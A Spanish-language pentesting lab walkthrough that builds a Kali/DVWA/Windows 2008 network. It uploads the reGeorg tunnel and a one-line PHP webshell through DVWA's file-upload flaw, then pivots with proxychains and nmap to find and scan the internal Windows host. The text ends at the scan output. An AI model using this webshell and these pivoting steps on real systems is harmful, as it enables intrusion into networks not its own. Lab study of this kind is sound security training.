
Para empezar tenemos que montar nuestro laboratorio de pruebas. Creamos dos redes, 10.0.1.0/24 y 10.0.2.0/24




Despues conectamos el Kali a 10.0.1.0/24




Conectamos DVWA a 10.0.1.0/24




Conectamos DVWA a 10.0.2.0/24



Conectamos win 2008 a 10.0.2.0/24



El esquema de la red seria el siguiente: Kali no ve directamente a Win8 DVWA ve a ambos.



DVWA ip 10.0.1.5 y 10.0.2.4

RED DVWA [Corriendo] - Oracle VM VirtualBox

```
Archivo Máquina Ver Entrada Dispositivos Ayuda
ipconfig: command not found
dwua@dvwa:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:3d:48:9d
          inet addr:10.0.1.5 Bcast:10.0.1.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe3d:489d/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:39 errors:0 dropped:0 overruns:0 frame:0
            TX packets:44 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:5266 (5.2 KB) TX bytes:4072 (4.0 KB)

eth1      Link encap:Ethernet HWaddr 08:00:27:b7:6c:54
          inet addr:10.0.2.4 Bcast:10.0.2.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feb7:6c54/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:4 errors:0 dropped:0 overruns:0 frame:0
            TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:1300 (1.3 KB) TX bytes:1152 (1.1 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:48 errors:0 dropped:0 overruns:0 frame:0
            TX packets:48 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:3888 (3.8 KB) TX bytes:3888 (3.8 KB)

dwua@dvwa:~$
```

Kali Ip 10.0.1.4

```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ce:44:cd brd ff:ff:ff:ff:ff:ff
    inet 10.0.1.4/24 brd 10.0.1.255 scope global dynamic noprefixroute eth0
        valid_lft 464sec preferred_lft 464sec
    inet6 fe80::de5c:f266:d329:a8e4/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Ip del Windows:

10.0.2.26

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Versión 6.1.7601]
Copyright © 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\jose>ipconfig

Configuración IP de Windows

Adaptador de Ethernet Conexión de área local 3:

    Sufijo DNS específico para la conexión. . . : rooted.local
    Vínculo: dirección IPv6 local. . . : fe80::e925:4551:61d2:fc1%15
    Dirección IPv4. . . . . : 10.0.2.26
    Máscara de subred . . . . . : 255.255.255.0
    Puerta de enlace predeterminada . . . . : 10.0.2.2


Adaptador de túnel isatap.rooted.local:

    Estado de los medios. . . . . : medios desconectados
    Sufijo DNS específico para la conexión. . . : rooted.local

C:\Users\jose>
```

Comprobamos que se puede acceder desde Kali:

IP: desde Kali a DVWA: <http://10.0.1.5/security.php>



Usuario Admin

Pass password

Bajamos security a low:

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

**PHPIDS**

**PHPIDS** v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

[Simulate attack] - [View IDS log]

Security level set to low

Procedemos a subir ReGeorge <https://github.com/sensepost/reGeorg>

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left, there's a sidebar with various menu items like Home, Instructions, Setup, Brute Force, and a long list of security-related topics. The main area is titled "Vulnerability: File Upload". It has a file input field with the placeholder "Choose an image to upload: Browse... No file selected." Below it is a "Upload" button. A modal window titled "File Upload" is open, showing a file selection dialog with a list of files. The list includes "LICENSE.html", "LICENSE.txt", "README.md", "reGeorgSocksProxy.py", "tunnelLashx", "tunneLaspX", "tunnel.js", "tunnel.jsp", "tunnel.php", and "tunnelTomcat5.jsp". One file, "tunnel.nosocket.php", is highlighted with a blue selection bar.

This screenshot shows the confirmation message after the file was uploaded. The message reads: "Choose an image to upload: Browse... No file selected." Below that is the "Upload" button. At the bottom, a red success message says "..././hackable/uploads/tunnel.nosocket.php successfully uploaded!"

Nos devuelve la siguiente dirección:


..././hackable/uploads/tunnel.nosocket.php successfully uploaded!

<http://10.0.1.5/hackable/uploads/tunnel.nosocket.php> sería la dirección en el navegador donde se ha subido el archivo.

This screenshot shows the DVWA interface again, but this time the address bar shows the full URL: "10.0.1.5/hackable/uploads/tunnel.nosocket.php". The page content displays the message "Georg says, 'All seems fine'".

Creamos el túnel con:


```
python2.7 reGeorgSocksProxy.py -u  
http://10.0.1.5/hackable/uploads/tunnel.nosocket.php
```



En el archivo proxychains4.conf cambiamos a socks5 127.0.0.1 8888

Direccion del archivo: /etc/proxyhains.conf


De esta manera Por mi puerta del Kali: 127.0.0.1:8888 sale un túnel al dwva



Intentamos encontrar DVWA:

proxychains -f /home/kali/proxychains4.conf firefox Desde la terminal de Kali le  
estamos indicando que abra Firefox en DVWA. Si en este Firefox pones la ip  
local 127.0.0.1 vemos que abre DVWA. Por tanto el túnel con proxychains  
atraves de ReGeorge hacia DVWA desde Kali funciona.

Si ponemos Nuestra local host:



Ahora que vemos que podemos lanzar comandos desde Kali atraves de dvwa, lo que queremos hacer es ver a que redes esta conectado el DVWA ¿ Que posibles targets nos ofrece?

Para ello creamos una webshell simple para meterla en un archivo .php y subirla a dvwa.

```
<?php system($_GET['cmd']); ?>
```

```
1 <?php system($_GET['cmd']); ?>
2
```

Lo subimos a dvwa:

The screenshot shows the DVWA File Upload interface. On the left, there's a sidebar with sections like 'Actions', 'Force', and 'Command Execution'. The main area has a form titled 'Choose an image to upload:' with a 'Browse...' button and a message 'No file selected.' Below it is a 'Upload' button. A success message at the bottom says '.../.../hackable/uploads/webshel.php successfully uploaded!'. The DVWA logo is at the top.

En otra pestaña ponemos

<http://10.0.1.5/hackable/uploads/webshel.php?cmd=ip%20a>

METER:

?cmd=<COMANDO> El comando que usamos es ip a

The terminal window shows the output of the 'ip a' command. It lists network interfaces and their configurations, including MTU, queueing discipline (qdisc), link layer information, and IP addresses. Key lines include:

```
1: lo: mtu 16436 qdisc noqueue state UNKNOWN link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00 inet 127.0.0.1/8 scope host lo inet6 ::1/128 scope host
host valid_lft forever preferred_lft forever
2: eth0: mtu 1500 qdisc pfifo_fast state UP qlen 1000 link/ether 08:00:27:3d:48:9d brd ff:ff:ff:ff:ff:ff
inet 10.0.1.5/24 brd 10.0.1.255 scope global eth0 inet6 fe80::a00:27ff:fe3d:489d/64 scope link valid_lft forever preferred_lft forever
3: eth1: mtu 1500 qdisc pfifo_fast state UP qlen 1000 link/ether 08:00:27:b7:6c:54 brd ff:ff:ff:ff:ff:ff
inet 10.0.2.4/24 brd 10.0.2.255 scope global eth1 inet6 fe80::a00:27ff:feb7:6c54/64 scope link valid_lft forever preferred_lft forever
```

Aquí encontramos la IP de la interfaz de red :

Haciendo un curl <http://10.0.1.5/hackable/uploads/webshel.php?cmd=ip%20a>


The terminal window shows the output of a curl command to the DVWA web shell. The output is identical to the previous 'ip a' command, listing the same network interfaces and their configurations. The key lines are the same as above.

Vemos que DVWA esta en dos redes, 10.0.1.5/25 que es a través de la que hemos accedido y 10.0.2.4/24 ¿Cómo vemos que hay en 10.0.2.4/24?

Volvemos a reGeorge:

```
python2.7 reGeorgSocksProxy.py -u  
http://10.0.1.5/hackable/uploads/tunnel.nosocket.php
```

para crear el túnel




Despues hacemos : `proxychains -f /home/kali/proxychains4.conf nmap -sn`

**10.0.2.4/24** Lo que hace es hacer un nmap -sn para localizar el Windows (o cualquier otra hipotética maquina que este en la interfaz **10.0.2.4/24**)

Podemos ver que al lanzar nmap(que pasa por el dvwa atraves de proxy chains), hacia la interfaz de red, este, localiza la ip del Windows. 10.0.2.26

De esta manera



Ahora, nosotros no sabemos que es. Sabemos que es un Windows porque lo hemos puesto nosotros, pero según los resultados de arriba solo tenemos una ip en la que podría estar cualquier cosa.

Usamos `proxychains -f /home/kali/proxychains4.conf nmap -sCV 10.0.2.26` y nos dice la versión, vemos que es un Microsoft 2008 lo que nos da una razón para usar eternal blue.

```
Nmap scan report for 10.0.2.26
Host is up (0.0027s latency).
Not shown: 988 closed tcp ports (conn-refused)
PORT      STATE SERVICE          VERSION
80/tcp    open  http           Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Site doesn't have a title.
| http-methods:
|_ Potentially risky methods: TRACE
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds   Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
1433/tcp  open  ms-sql-s       Microsoft SQL Server 2008 R2 10.50.4000.00; SP2
| ssl-date: 2023-02-12T00:21:12+00:00; +2s from scanner time.
|_ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2023-02-12T00:16:20
| Not valid after:  2053-02-12T00:16:20
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
|_ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
3389/tcp  open  ssl/ms-wbt-server?
| ssl-cert: Subject: commonName=server2008.rooted.local
| Not valid before: 2022-09-26T07:48:44
| Not valid after:  2023-03-28T07:48:44
| ssl-date: 2023-02-12T00:21:12+00:00; +2s from scanner time.
| rdp-ntlm-info:
| Target_Name: ROOTED
| NetBIOS_Domain_Name: ROOTED
| NetBIOS_Computer_Name: SERVER2008
| DNS_Domain_Name: rooted.local
| DNS_Computer_Name: server2008.rooted.local
| DNS_Tree_Name: rooted.local
| Product_Version: 6.1.7601
|_ System_Time: 2023-02-12T00:20:50+00:00
49152/tcp open  msrpc          Microsoft Windows RPC
49153/tcp open  msrpc          Microsoft Windows RPC
49154/tcp open  msrpc          Microsoft Windows RPC
49155/tcp open  msrpc          Microsoft Windows RPC
49156/tcp open  msrpc          Microsoft Windows RPC
49157/tcp open  msrpc          Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1s, deviation: 0s, median: 1s
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
